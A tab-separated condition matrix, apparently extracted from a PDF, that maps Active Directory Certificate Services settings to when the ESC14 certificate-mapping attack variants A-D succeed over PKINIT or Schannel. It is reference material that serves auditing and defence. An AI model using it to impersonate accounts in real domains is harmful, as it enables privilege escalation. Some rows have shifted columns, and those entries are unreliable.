No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	1	FALSE	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-D
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	No reqs	ESC14-D
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	No reqs	ESC14-D
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	No reqs	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	No reqs	ESC14-D
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	No reqs	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	No reqs	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	No reqs	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	No reqs	ESC14-D
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-D

Write AltSecurityIdentities on target	Target AltSecurityIdentities set with	Target type	Victim type	Victim has mail set	Write access on victim	Victim and target in same container	NO_SECURITY_EXTENSION	Certificate template schema version	SUBJECT_ALT_REQUIRE_UPN/SPN	SUBJECT_ALT_REQUIRE_DNS	SUBJECT_ALT_REQUIRE_DOMAIN_DNS	SUBJECT_ALT_REQUIRE_EMAIL	SUBJECT_REQUIRE_EMAIL	SUBJECT_REQUIRE_DNS_AS_CN/COMMON_NAME	SUBJECT_REQUIRE_DIRECTORY_PATH	StrongCertificateBindingEnforcement	CertificateMappingMethods contains	UseSubjectAltName	Attack possible over PKINIT	Attack possible over Schannel
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	mail	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	1	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	mail	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	1	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
No reqs	RFC822	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	0	ESC14-B	-
No reqs	RFC822	user	computer	No reqs	mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	0	ESC14-B	-
No reqs	RFC822	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	No reqs	ESC14-B	-
No reqs	RFC822	user	computer	No reqs	mail	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	No reqs	ESC14-B	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	computer	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	computer	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	0x08	No reqs	-	ESC14-A
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	-	ESC14-A
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	-	ESC14-A
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	-	ESC14-A
No reqs	RFC822	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	0x08	-	ESC14-B
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	computer	No reqs	name, cn	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	computer	No reqs	name, cn	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D


Write AltSecurityIdentities on target	Target AltSecurityIdentities set with	Target type	Victim type	Victim has mail set	Write access on victim	Victim and target in same container	NO_SECURITY_EXTENSION	Certificate template schema version	SUBJECT_ALT_REQUIRE_UPN/SPN	SUBJECT_ALT_REQUIRE_DNS	SUBJECT_ALT_REQUIRE_DOMAIN_DNS	SUBJECT_ALT_REQUIRE_EMAIL	SUBJECT_REQUIRE_EMAIL	SUBJECT_REQUIRE_CN/COMMON_NAME	SUBJECT_REQUIRE_DIRECTORY_PATH	StrongCertificateBindingEnforcement	CertificateMappingMethods contains	UseSubjectAltName	Attack possible over PKINIT	Attack possible over Schannel
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	mail	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	1	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
